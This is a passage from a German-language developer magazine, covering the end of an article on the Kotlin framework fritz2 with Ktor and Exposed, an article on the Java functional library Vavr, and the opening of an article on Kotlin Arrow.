fritz2-Anwendungen müssen zunächst einen Ergebnistyp für ihre Validierung definieren, der von `ValidationMessage` erbt; der Einfachheit halber wird im Beispiel *(siehe Listing 8)* jede Meldung als Fehler interpretiert. In der Praxis lassen sich hier Unterschiede für Warnungen und Infos realisieren.

Die Verwendung der Inspektoren (analog zu den Stores) erlaubt den konsistenten Zugriff auf Inhalte und IDs innerhalb des Datenmodells, sodass die im Backend zurückgelieferten IDs im Frontend genutzt werden können, um zum Beispiel zugehörige Eingabefelder zu markieren.

Multi-Plattform-Projekt

Kotlin/JS ist sicher schon heute eine der ausgereiftesten Umgebungen, um Web-Anwendungen nicht direkt in JavaScript zu entwickeln.

```
data class ToDoMessage(val id: String, val text: String) : ValidationMessage {
     override fun isError(): Boolean = true
}

//Der eigentliche Validator definiert dann die Regeln
class ToDoValidator: Validator<ToDo, ToDoMessage, Unit>() {
     override fun validate(data: ToDo, metadata: Unit): List<ToDoMessage> = buildList<ToDoMessage> {
        val inspector = inspect(data, "todos")
        val textInspector = inspector.sub(L.ToDo.text)
        if (textInspector.data.trim().length < 3) add(
           ToDoMessage(textInspector.id,
              "Text length must be at least 3 characters."
           )
        )
        if (textInspector.data.length > maxTextLength) add(
           ToDoMessage(textInspector.id,
           "Text length is too long."
           )
        )
     }
}
```

Listing 8: Messages und Validierung

Gründe hierfür gibt es viele: Neben der Typsicherheit, die gerade für komplexere Unternehmensanwendungen eine entscheidende Rolle spielt, ist die Möglichkeit wichtig, Teile des Codes nur einmal schreiben zu müssen und anschließend im Back- und Frontend nutzen zu können. In fritz2 gilt dies neben dem Datenmodell selbst auch für die Validierung desselben, die meist viel aufwendiger ist.

Der Schlüssel hierfür sind die Multi-Plattform-Projekte von Kotlin. Das fritz2-Gradle-Plug-in konfiguriert automatisch ein solches MPP. Hinzu kommt, dass sich Entwickelnde mit jahrelanger Erfahrung in der Java-Welt nicht in ein komplett neues und immer noch sehr volatiles Ökosystem einarbeiten müssen, sondern ihnen vertraute Werkzeuge verwenden können (und dennoch die vielen Bibliotheken einfach nutzen können, die beispielsweise im npm existieren). Im Gegensatz zu vielen anderen Ansätzen bietet Kotlin/JS dabei trotz allen Komforts sehr kurze Turnarounds und Live-Reloading im Browser – eine wichtige Grundlage für effizientes Arbeiten in der UI-Entwicklung.

Backend-Anbindung

Im Rahmen eines Multiplattform-Projekts ist es ohne großen Aufwand möglich, Front- und Backend in einem Projekt unterzubringen. Die einzelnen Bestandteile werden danach in SourceSets abgelegt, die das Kompilationsziel definieren. In `commonMain` liegen Sources, die sowohl nach JavaScript als auch für die JVM kompiliert werden. In `jsMain` liegen die Sources, die später nur im JavaScript benötigt werden (in unserem Fall das Frontend), und in `jvmMain` diejenigen, die exklusiv auf der JVM verwendet werden sollen (hier also das Backend). Im Beispielprojekt verwenden wir für das Backend Ktor *[7]* und für den Zugriff auf eine integrierte H2-Datenbank das Exposed-Framework *[8]*. Für weitergehende Informationen sei an dieser Stelle auf die Dokumentationen der einzelnen Projekte verwiesen. Eine entsprechende Gradle-Konfiguration ist in unserem ToDo-MVC-Beispiel enthalten.

Persistenz mit Exposed

Im Beispiel *(siehe Listing 9)* werden zunächst in Kotlin die Tabelle und die Entität, die verwendet werden sollen, implementiert und anschließend die einzelnen Queries als Funktionen.

Rest-Services mit Ktor

Innerhalb der Konfiguration des Ktor-Servers in `Application.main()` werden die einzelnen Routen für den Endpoint definiert *(siehe Listing 10)*. Die erste `get("/")`-Route liefert die index.html-Datei aus dem Ressourcen-Verzeichnis aus, die `static("/")`-Route die übrigen Ressourcen-Dateien sowie das kompilierte

```
object ToDosTable : LongIdTable() {
     val text = varchar("text", validator.maxTextLength)
     val completed = bool("completed")
}

class ToDoEntity(id: EntityID<Long>) : LongEntity(id) {
     companion object : LongEntityClass<ToDoEntity>(ToDosTable)

     var text by ToDosTable.text
     var completed by ToDosTable.completed

     fun toToDo() = ToDo(this.id.value, this.text, this.completed)
}
//Definition der Queries
object ToDoDB {
     fun find(id: Long): ToDoEntity? = database {
        ToDoEntity.findById(id)
     }

     fun all(): List<ToDo> = database {
        ToDoEntity.all().map { it.toToDo() }
     }

     fun add(toDo: ToDo): ToDo = database {
        ToDoEntity.new {
           text = toDo.text
           completed = toDo.completed
        }.toToDo()
     }
}
```

Listing 9: Entitäten und Queries

```
routing {
     get("/") {
        call.respondRedirect("/index.html",
           permanent = true
        )
     }

     static("/") {
        resources("/")
     }

     route("/api") {
        get("/todos") {
           call.respond(ToDoDB.all())
        }

        post("/todos") {
           val toDo = call.receive<ToDo>()
           if (validator.isValid(toDo, Unit)) {
              call.respond(HttpStatusCode.Created, ToDoDB.add(toDo))
           } else {
              call.respond(HttpStatusCode.BadRequest,
                 mapOf("error" to "data is not valid")
              )
           }
        }
     }
}
```

Listing 10: Rest-Services und das dazugehörige Routing

```
val toDoResource = Resource(
     ToDo::id,          // Funktion, um eine eindeutige ID-
     ToDoSerializer,    // Serializer
     ToDo()             // "leeres" ToDo
)

//...

val toDos = object : RootStore<List<ToDo>>(emptyList()) {
     val query = restQuery<ToDo, Long, Unit>(toDoResource,
        "/api/todos")

     val load = handle(execute = query::query)

     val add = handle<String> { toDos, text ->
        query.addOrUpdate(toDos, ToDo(text = text))
     }

     val remove = handle { toDos, id: Long ->
        query.delete(toDos, id)
     }

     val toggleAll = handle { toDos, toggle: Boolean ->
        query.updateMany(toDos, toDos.mapNotNull {
           if(it.completed != toggle) {
              it.copy(completed = toggle)
           } else {
              null
           }
        })
     }
}
```

Listing 11: Resource-Definition und Repository-Nutzung

```
data class ToDoQuery(val isCompleted: Boolean?)
val query = restQuery<ToDo, String, ToDoQuery>
     (personResource, "/api/todos") { query ->
        get(query.isCompleted?.let {"?completed=$it"}.orEmpty())
     }
```

Listing 12: Query-Definition

JavaScript aus den `commonMain` und `jsMain` SourceSets. Unterhalb der `route("/api")` werden als Nächstes die einzelnen Endpoints für unsere REST-Calls definiert. In unserem Fall liefert ein `get` auf `/todos` – der Konvention folgend – eine Liste aller gespeicherten ToDos aus der Datenbank zurück (zur Erinnerung: ToDoDB enthält die gekapselten Datenbank-Statements und -Queries). Analog wird für die übrigen Methoden (`put`, `delete`) verfahren.

Repositories

In fritz2 werden die Daten, aus denen die Benutzeroberfläche abgeleitet wird, in Stores gehalten. Wenn es sich bei diesen Daten nicht um interne Zustände von Komponenten oder Ähnlichem handelt, sind die Daten irgendwo dauerhaft gespeichert und der Store stellt nur eine Sicht auf einen bestimmten Stand dieser Daten dar. Um den Zugriff auf solche Daten für die Entwickelnden zu erleichtern, gibt es in fritz2 Repositories. Basierend auf der Definition einer Ressource stellt ein Repository die üblichen Methoden zur Verfügung, die benötigt werden, um mit möglichst geringem Aufwand entsprechende Handler zu realisieren. Im Beispiel *(siehe Listing 11)* wird ein RestQueryRepository verwendet.

fritz2 unterscheidet zwischen EntityRepository und QueryRepository. Ein EntityRepository stellt dabei die üblichen CRUD-Methoden für einzelne Instanzen einer Entity bereit. QueryRepositories repräsentieren Listen von Entitäten. Entsprechend kann beim Erstellen eines QueryRepository über ein Lambda definiert werden, wie eine bestimmte Query für ein bestimmtes Repository umgesetzt werden soll, wie in *Listing 12* dargestellt. In diesem Beispiel wird ein entsprechender Parameter an die URL der Request angehängt, wenn in der Query ein Wert für `isCompleted` gefordert wird. Aktuell bietet fritz2 Repository-Implementierungen für REST-APIs und LocalStorage an. Weitere Implementierungen (GraphQL, WebSockets etc.) sollen in den kommenden Versionen folgen.

Routing

Für Single-Page-Applications bietet fritz2 ein integriertes Routing, das es dem Entwickelnden einfach macht, über die bekannten Mechanismen auf Änderungen zu reagieren, beispielsweise um eine andere View anzuzeigen, Daten zu filtern oder Deep-Links zu ermöglichen. Ein einfaches Beispiel ist auf der fritz2-Website *[1]* zu finden, eine komplexere Anwendung ist das Filtern der ToDo-Listen in unserem Beispiel.

Weitere Informationen

Auf der fritz2-Website sind neben der Dokumentation eine Reihe weiterer Beispiele zu finden, in denen die einzelnen Aspekte einer Web-App und ihre Realisierung mit fritz2 gezeigt werden. Daher bieten diese Beispiele und der Source-Code auf GitHub einen guten Einstiegspunkt, um den hier gewonnenen Eindruck zu vertiefen und eigene Versuche zu starten.

Ab der Version 0.7.1 setzt fritz2 auf Kotlin 1.4. Das fritz2-API ist inzwischen recht stabil, gegebenenfalls müssen die in diesem Artikel gezeigten Beispiele an die aktuelle Version leicht angepasst werden. fritz2 ist ein noch sehr junges Projekt, wir freuen uns über konstruktives Feedback, Feature-Requests und natürlich Hilfe jeder Art, denn wir haben noch viele Pläne für fritz2!

Referenzen

[1] fritz2 Home: Dokumentation & Beispiele *https://www.fritz2.dev/*

[2] fritz2 on GitHub: *https://github.com/jwstegemann/fritz2*

[3] kotlinx.coroutines: *https://github.com/Kotlin/kotlinx.coroutines*

[4] fritz2-Template: Startpunkt für die Entwicklung mit fritz2: *https://github.com/jwstegemann/fritz2-template*

[5] ToDo-MVC-Spezifikation: *https://github.com/tastejs/todomvc/blob/master/app-spec.md*

[6] ToDo-MVC Implementierung von Jan Weidenhaupt (2020) *https://github.com/jamowei/fritz2-ktor-todomvc*

[7] Ktor – asynchrones Framework für Microservices, WebApps und mehr: *https://ktor.io/*

[8] Exposed – ORM-Framework für Kotlin: *https://github.com/JetBrains/Exposed*

Jens Stegemann
Öffentliche Versicherung Braunschweig
jens.stegemann@oeffentliche.de

Jens beschäftigt sich seit über 20 Jahren mit Softwarearchitektur und Softwareentwicklung. Er ist Leiter der Abteilung IT-Architektur und Data Analytics bei der Öffentlichen Versicherung Braunschweig. Sein aktueller Schwerpunkt ist der Aufbau einer Cloud-basierten Domänen-Architektur und Entwicklungs-Plattform für Versicherungsanwendungen.

Johannes Barden
Öffentliche Versicherung Braunschweig
johannes.barden@oeffentliche.de

Johannes ist als Leiter der Zentralen Systeme Non-SAP bei der Öffentlichen Versicherung Braunschweig in Entwicklung und Konzeption von zentralen Anwendungen tätig. In den letzten 30 Jahren hat er in unterschiedlichsten Unternehmen neue Software und Architekturen konzeptioniert, entwickelt und eingeführt. Mit seinem breiten Wissen über Softwareentwicklung und -architektur setzt er Anforderungen unter Berücksichtigung der wirtschaftlichen und unternehmenskulturellen Gegebenheiten um.

Vavr – die funktionale Toolbox für Java

Manuel Mauky, ZEISS Digital Innovation

Vavr ist eine Werkzeugkiste mit zahlreichen Hilfsmitteln zur funktionalen Programmierung. In diesem Artikel werden einige Features der Bibliothek herausgegriffen und mit vergleichbaren Mitteln aus der Standard-Bibliothek von Java verglichen. Insbesondere die Collections-Bibliothek von Vavr, die monadischen Container-Typen und Pattern-Matching werden betrachtet.

Java hat in der Vergangenheit einige Sprachfeatures und Ergänzungen der Standardbibliothek bekommen, die aus funktionalen Sprachen übernommen oder zumindest davon inspiriert wurden. Damit ist Java allerdings trotzdem keine funktionale Sprache, denn im Kern dominieren weiterhin imperative und objektorientierte Konzepte. Das ist prinzipiell auch keine schlechte Sache, besonders vor dem Hintergrund, dass Java immer schon besonderen Wert auf Kontinuität und Kompatibilität zu älteren Versionen der Sprache gelegt hat. Wer eine „all-in" funktionale Sprache möchte, wird mit Java also wohl nicht so richtig glücklich werden. Dennoch sind die funktionalen Features auch für „normale" Entwickelnde interessant und viele haben beispielsweise Streams und Lambda-Funktionen kennen und schätzen gelernt. Für alle, die weiterhin gerne bei Java als Sprache bleiben möchten, das ein oder andere Feature aus der funktionalen Programmierung aber dennoch nicht missen möchten, könnte die Open-Source-Bibliothek Vavr *[1]*, ehemals „Javaslang", einen Blick wert sein.

Unveränderliche persistente Datenstrukturen

Vavr ist eine Sammlung von verschiedenen Hilfsmitteln, die die Programmierung nach funktionalen Mustern vereinfachen sollen. Vavr setzt Java 8 voraus, es kann aber natürlich auch in neueren Versionen von Java eingesetzt werden. Insbesondere Kenner aktueller Java-Versionen werden feststellen, dass einige Features aus Vavr mittlerweile in ähnlicher Form zumindest in Ansätzen sogar schon in die Sprache selbst eingeflossen sind, beispielsweise beim Thema „unveränderliche Datenstrukturen".

Damit sind Collections gemeint, die nach dem Erzeugen nicht mehr verändert werden können. Unveränderbarkeit ist ein wesentliches Konzept der funktionalen Programmierung und daher verwundert es auch nicht, dass Vavr eine recht umfangreiche Sammlung an Collections mitbringt, die auf diese Art der Verwendung getrimmt sind.

Die Collections der Java-Standardbibliothek sind darauf ausgelegt, „in-place" verändert zu werden: Bei einer `ArrayList` können beispielsweise direkt neue Elemente hinzugefügt oder entfernt werden. Die funktionalen Datenstrukturen von Vavr können dagegen nach ihrer Erzeugung nicht mehr manipuliert werden. Stattdessen geben Methoden wie `append`, `remove` oder `insert` jeweils eine neue Version der Collection zurück. In *Listing 1* ist dies am Beispiel einer `io.vavr.collection.List` zu sehen.

Aus Sicht des Entwickelnden handelt es sich bei der neuen Liste um eine Kopie. Unter der Haube wird jedoch nicht einfach der gesamte Inhalt der einen Liste jedes Mal kopiert, sondern, je nach Collection-Implementierung, ein Verfahren namens „Structural Sharing" verwendet, um möglichst viele Elemente wiederverwenden zu können.

Am einfachsten lässt sich dieses Prinzip am Beispiel einer einfach verketteten Liste verstehen. Diese besteht aus vielen Einzelelementen, die jeweils ihren Nachfolger kennen. Fügt man am Anfang der Liste ein neues Element hinzu, ändert sich am Rest der Liste überhaupt nichts. Lediglich das neue Listen-Element erhält eine Referenz auf die unveränderte Rest-Liste.

Die Art der Implementierung unterscheidet sich je nach Collection-Variante und hat einen wesentlichen Einfluss auf die Performance-Eigenschaften der jeweiligen Collection. Beispielsweise existiert in der Vavr-Collection-Sammlung auch die Klasse „Array", die exakt wie im *Listing 1* verwendet werden kann, jedoch anstelle einer Linked-List intern mittels eines Arrays implementiert ist. Dadurch hat beispielsweise die Methode `get(index)`, um ein Element an einer bestimmten Stelle zu bekommen, bei „Array" eine konstante Komplexität (das heißt die „Dauer", bis die Methode das Element liefert, ist nicht abhängig von der Anzahl der Elemente). Bei „List" ist die Komplexität der `get`-Methode dagegen linear, benötigt also mehr Zeit, je mehr Elemente in der Liste enthalten sind. Genau umgekehrt ist es bei der Methode `tail`, die die Rest-Liste ohne das erste Element liefert, was für zahlreiche funktionale Algorithmen häufig benötigt wird. Wenn Performance entscheidend ist, sollte also je nach Anwendungsfall die am besten passende Variante gewählt werden. In manchen Fällen kann es auch sinnvoll sein, eine Collection vor einer Operation in eine andere Variante umzuwandeln, was bei den Vavr-Collections ebenfalls möglich ist.

Wirklich spannend werden Collections eigentlich erst, wenn darauf Operationen und Logik ausgeführt wird, um die Collections zu transformieren. In Java 8 wurden zu diesem Zweck Streams eingeführt, die in vielen Fällen als Alternative zu For-Schleifen eingesetzt werden können. Häufig benutzte Methoden dabei sind `filter`, um nur bestimmte Elemente zu behalten, und `map` beziehungsweise `flatMap`, um eine Operation auf alle Elemente der Liste/des Streams auszuführen.

In der Praxis ist daraus ein gewisses Pattern entstanden. Schritt 1: Umwandeln der Liste in einen Stream, Schritt 2: Transformieren des Streams und Schritt 3: Umwandeln des Ergebnis-Streams zurück in eine Liste. Vielleicht hat sich der ein oder die andere Leserin schon mal gefragt, wozu die Schritte 1 und 3 eigentlich notwendig sind? Der Grund ist, dass Streams „lazy" arbeiten, das heißt, alle Operationen werden erst dann durchgeführt, wenn sie wirklich benötigt werden. Verkettet man beispielsweise erst ein `filter` und anschließend ein `map`, so wird die Ausführung erst mit dem abschließenden `collect` (oder einer anderen „Terminal Operation") gestartet.

Dabei werden allerdings, anders als man vermuten könnte, nicht zunächst alle Elemente der Liste gefiltert und erst danach die `map`-Operation ausgeführt, sondern ein Element nach dem anderen (bei

```
var original = List.of("one", "two", "three");

var modified = original.append("four").remove("one");

assertThat(modified).isNotEqualTo(original);
assertThat(original).containsExactly("one", "two", "three");
assertThat(modified).containsExactly("two", "three", "four");
```

Listing 1: Vavr-Collections sind unveränderlich

```
var evens = List.range(0, 20)
     .filter(n -> n % 2 == 0);

var odds = evens.map(n -> n+1);

var pairsOfEvenAndOdd = evens.zip(odds);

var naturalNumbers = pairsOfEvenAndOdd
     .flatMap(tuple -> List.of(tuple._1(), tuple._2()));
```

Listing 2: `map`, `flatMap` und `filter` ohne Umweg über Stream

einem synchronen Stream) beziehungsweise unabhängig voneinander (bei „parallelStream") verarbeitet. Neben einigen anderen Vorteilen ermöglicht dieses Vorgehen die Benutzung von „unendlichen" Datenstrukturen.

Die Art und Weise, wie Streams arbeiten, ist also durchaus sinnvoll. Möchte man jedoch eigentlich nur „normale" Datenstrukturen transformieren oder filtern, was besonders in der funktionalen Programmierung sehr häufig vorkommt, kann der ständige Umweg über einen Stream auch nerven.

Weil diese Operationen so häufig sind, bieten die Vavr-Collections die Möglichkeit, Dinge wie `map`, `flatMap`, `filter` und weitere direkt auf der Collection anzuwenden. Da jede dieser Operationen eine neue Collection zurückliefert, können ganz leicht mehrere Operationen verkettet werden. Die Berechnung ist hierbei nicht „lazy", sondern „eager", das bedeutet, es wird tatsächlich eine Operation nach der anderen auf sämtliche Elemente der Collection angewandt. Ein Beispiel ist in *Listing 2* zu sehen.

Wer dennoch die Lazy-Variante benötigt, kann mithilfe der Methoden `toJavaStream` beziehungsweise `toJavaParallelStream` jede Vavr-Collection zu einem normalen Java-Stream machen und damit wie gewohnt weiterarbeiten. Alternativ bietet Vavr auch eine eigene „Stream"-Klasse für Lazy-Operationen an. Diese unterscheidet sich aber nicht nur hinsichtlich der angebotenen Operationen von Standard-Java-Streams, sondern auch in ihrem internen Aufbau: Java-Streams können lediglich einmal mit einer Terminal-Operation ausgeführt werden. Vavr-Streams dagegen stellen, wie die anderen Vavr-Collections, persistente Datenstrukturen dar, die beliebig wiederverwendet werden können, unabhängig von Terminal-Operationen.

Dies ermöglicht beispielsweise auch interessante Spielereien wie die Verknüpfung des Streams mit sich selbst, wie das *Listing 3* zeigt. Hier wird ein unendlicher Stream aller Fibonacci-Zahlen erzeugt, wobei „unendlich" nicht ganz stimmt, da Integer in ihrem Wertebereich begrenzt sind. Dazu wird zunächst ein Stream beginnend mit zwei Einsen mit seinem eigenem „Tail" (wir erinnern uns: die Rest-Liste ohne das erste Element) paarweise verknüpft. Jedes Paar besteht also aus dem n-ten und dem n+1-ten Element. Um die Fibonacci-Zahl zu berechnen, müssen lediglich diese beiden Elemente für jedes Paar addiert werden, was im letzten `map`-Schritt geschieht.

Diese Eigenschaft von Vavr-Streams ist in vielen Situationen vorteilhaft, kommt aber auch mit einem entscheidenden Nachteil daher: Die Performance bei der Berechnung von Ergebnissen kann bei Vavr-Streams teils deutlich schlechter sein als bei Standard-Java-Streams. Wer also Streams vor allem für die Berechnung oder Aggregierung von Daten auf sehr großen Datenmengen benutzt, kommt mit den Standard-Streams häufig zu besseren Ergebnissen hinsichtlich Performance. Ausprobieren lohnt sich also.

Monadische Container-Typen

Neben Collections bringt Vavr weitere funktionale Datentypen mit, die alle dem funktionalen Design-Pattern der Monade entsprechen. Damit sind, stark vereinfacht gesagt, Containertypen gemeint, die sich nach bestimmten Regeln transformieren lassen und dabei bestimmte Gesetzmäßigkeiten einhalten. Auch in der Standard-Bibliothek von Java befinden sich seit Version 8 einige dieser monadischen Containertypen, nämlich „Optional" (mit Einschränkungen *[2]*), „CompletableFuture" und die bereits erwähnten „Streams".

Letztlich geht es darum, dass eine `map`- beziehungsweise `flatMap`-Operation zur Verfügung steht, um die Werte innerhalb des Containers zu transformieren und danach wieder einen Container herauszubekommen. Dabei unterscheiden sich die einzelnen Container zwar darin, wie sie funktionieren, das Prinzip von `map` und `flatMap` ist jedoch bei allen gleich: Hat man einmal dieses Muster verstanden, erschließen sich neue monadische Typen fast automatisch. So unterscheidet sich ein Optional von einer Liste zwar

```
var fibonacci = Stream.of(1, 1)
     .appendSelf(self -> self
        .zip(self.tail())
        .map(t -> t._1 + t._2));

// will print List(1, 1, 2, 3, 5, 8, 13, 21, 34, 55, ...
System.out.println(fibonacci.take(15).toList());

// will print 102334155
System.out.println(fibonacci.take(40).last());
```

Listing 3: Fibonacci-Zahlen mittels selbst-referenziellem Stream

hinsichtlich der Anzahl der Elemente, bei beiden funktioniert `map` aber im Prinzip gleich: Auf die enthaltenen Werte wird eine Funktion angewandt und deren Ergebnis anstelle des ursprünglichen Wertes genutzt.

Zu den Container-Typen, die Vavr mitbringt, gehört unter anderem „Try". Damit wird das Ergebnis einer Berechnung repräsentiert, wobei auch ein möglicher Fehlerfall betrachtet wird. Damit lässt sich das Werfen und Fangen von Exceptions vermeiden, denn aus Perspektive der funktionalen Programmierung handelt es sich bei einer Exception um einen Seiteneffekt, der noch dazu den normalen Programmfluss unterbricht. Statt Exeptions zu werfen, gibt man sowohl im Erfolgs- als auch im Fehlerfall eine Try-Instanz zurück. Bei Erfolg enthält das „Try" den Ergebniswert, im Fehlerfall das Exception-Objekt.

```
public String methodWithThrow(int number) {
     if(number % 2 == 0) {
        throw new IllegalArgumentException();
     } else {
        return String.valueOf(number);
     }
}

public Try<String> methodWithTry(int number){
     if (number % 2 == 0) {
        return Try.failure(new IllegalArgumentException());
     } else {
        return Try.success(String.valueOf(number));
     }
}


@Test
void test() {
     Try<String> success = methodWithTry(1);
     Try<String> fail = methodWithTry(2);

     success.getOrElse("error"); // "1"
     fail.getOrElse("error"); // "error"

     if(fail.isFailure()) {
     if(fail.getCause() instanceof IllegalArgumentException){
        // do error handling
     }
     }


     Try<String> result = Try.of(() -> methodWithThrow(2));

     result.getOrElse("error"); // error
}
```

Listing 4: Try-Monade

```
import static io.vavr.API.*;
import static io.vavr.Predicates.*;

Shape shape = ...;

var perimeter = Match(shape).of(
     Case($(instanceOf(Circle.class)),
        c -> c.getRadius() * 2 * Math.PI),
     Case($(instanceOf(Square.class)),
        s -> s.getLength() * 4),
     Case($(instanceOf(Triangle.class)),
        t -> t.getA() + t.getB() + t.getC()),
     Case($(), 0)
);
```

Listing 5: Pattern-Matching mittels `instanceOf`

```
var result = Match(resultTry).of(
     Case($Success($()), r -> r.getValue()),
     Case($Failure($(instanceOf(NullPointerException.class))), 0),
     Case($Failure($(instanceOf(IllegalArgumentException.class))), -1)
);
```

Listing 6: Pattern-Matching mit Try-Monade

Die Aufrufer der Funktion können damit prüfen, welcher Fall eingetreten ist, und entsprechend darauf reagieren. In *Listing 4* ist zum Vergleich eine Methode einmal mit normalen Exceptions und einmal mit „Try" sowie dessen Benutzung zu sehen. Außerdem lässt sich eine normale, mit Exceptions um sich werfende Methode beim Aufruf in eine Try-Umgebung einbetten, was ebenfalls im Beispiel zu sehen ist.

Pattern-Matching

Mit Java 12 wurden erstmals Switch-Expressions als Vorschau in die Sprache aufgenommen und mit Version 13 nochmal verbessert. Damit lässt sich das Ergebnis eines Switch direkt einer Variable zuweisen. Dies ist ein echter Fortschritt, allerdings sind auch Switch-Expressions noch relativ begrenzt in ihren Mächtigkeiten, wenn man es beispielsweise mit Sprachen wie Haskell vergleicht, die ein umfangreiches Pattern Matching unterstützen. Vavr bietet zu diesem Zweck ein eigenes API, basierend auf den Methoden `Match(someValue)` und `Case(...)`.

Entgegen der Namenskonvention handelt es sich hier trotz Großschreibung um Methoden und keine Klassen. Der Hintergrund ist, dass `case` in Java ein reserviertes Schlüsselwort ist und man dennoch ein in sich einheitliches API konstruieren wollte. Wenn man von der etwas gewöhnungsbedürftigen Syntax absieht, ist das Pattern-Matching-API von Vavr in vielen Fällen extrem praktisch.

Ein Anwendungsfall, für den in Java bisher zahlreiche IF-ELSE-Blöcke notwendig sind, ist die Prüfung eines Objekts auf seine konkreten Sub-Typen. Zwar bietet Java 14 als Vorschau auch ein Pattern-Matching für den `instanceof`-Operator, bei dem ein zusätzliches Casting entfällt. In Switch-Expressions lässt sich dies jedoch bisher noch nicht verwenden. In *Listing 5* ist dieser Anwendungsfall mit Vavr zu sehen. Hier wird eine Variable vom Typ „Shape" hinsichtlich ihrer konkreten Sub-Klassen für Kreis, Quadrat und Dreieck geprüft und der Umfang im jeweiligen Fall berechnet. Die `Case`-Blöcke bestehen aus zwei Teilen.

Am Anfang steht innerhalb der `$`-Methode das Pattern. Hier lassen sich viele verschiedene Varianten dafür formulieren, auf welche Werte das Pattern passen soll. Unter anderem lassen sich hier auch zusätzliche „Guards" definieren, also Bedingungen, die die Werte erfüllen müssen, damit das Pattern greift. Bei Zahlen ließen sich hier beispielsweise Fälle wie „kleiner als Null", „zwischen zehn und 100" oder Ähnliches formulieren.

Der zweite Teil der `Case`-Methode definiert den Wert, der als Ergebnis genutzt werden soll. Hier kann entweder ein konstanter Wert oder eine Funktion angegeben werden. Im Falle einer Funktion ist das Argument das korrekt getypte Objekt, das geprüft wurde. Der letzte `Case`-Aufruf im Beispiel entspricht dem `default` im normalen Switch-Statement. Er greift dann, wenn sonst kein Pattern passt.

In *Listing 6* ist noch ein weiteres Beispiel mit der weiter oben besprochenen Try-Monade zusehen. Mit Pattern-Matching lässt sich nicht nur nach Fehler- oder Erfolgsfall unterscheiden, sondern es lassen sich mit `instanceOf` auch unterschiedliche Exception-Varianten überprüfen. Ob man diesen Programmierstil mag oder doch lieber bei klassischen Try-Catch-Blöcken mit Seiteneffekten bleibt, sei jedem selbst überlassen. Mit Vavr steht aber zumindest auch eine funktionale Variante zur Auswahl, auch wenn die Syntax noch nicht so knackig wie in echten funktionalen Sprachen ist.

Fazit

Die Bibliothek Vavr bietet neben den hier gezeigten Features noch einige weitere interessante Hilfsmittel, die einen Blick wert sind. Manches daraus ist mittlerweile in ähnlicher Form in die Sprache übernommen worden (wie zum Beispiel Optional und Switch-Expressions) oder ist für zukünftige Versionen angedacht (wie Pattern-Matching mittels `instanceof` in Switch-Expressions). In der Regel gehen die Vavr-Implementierungen allerdings weit über das hinaus, was mit Standardmitteln möglich ist. Der Einsatz der Bibliothek lohnt sich also für alle, die einen funktionalen Programmierstil bevorzugen. Und nicht nur die Collections von Vavr können auch in ganz klassischen, objektorientierten Java-Projekten einen nützlichen Dienst erweisen.

Quellen

[1] Projektseite von Vavr: *https://www.vavr.io/*


[2] Why java.util.Optional is broken: *https://blog.developer.atlassian.com/optional-broken/*

Manuel Mauky

ZEISS Digital Innovation GmbH

manuel.mauky@zeiss.com

Manuel Mauky ist Softwareentwickler bei ZEISS Digitial Innovation in Görlitz. Er beschäftigt sich vor allem mit Web-Entwicklung und Java, wobei seine Leidenschaft der funktionalen Programmierung gilt. Manuel organisiert in Görlitz die Java-User-Group und hält regelmäßig Vorträge auf Konferenzen und bei User Groups.



Funktionale Programmierung mit Kotlin Arrow

Stefan López Romero, MaibornWolff GmbH

Funktionale Programmierung mit Kotlin bietet im Vergleich zu beispielsweise Java echte Vorteile: Durch Funktionen wie „first-class Citizens" und eine prägnante und flexible Syntax unterstützt die Sprache dieses Paradigma grundlegend. Für weiterführende funktionale Programmierung fehlen der Standardbibliothek jedoch gängige Funktionen, Datentypen und höhere Abstraktionsmöglichkeiten. Diese Lücke möchte die Library Arrow füllen, die im folgenden Artikel genauer vorgestellt wird.

Was ist Arrow?

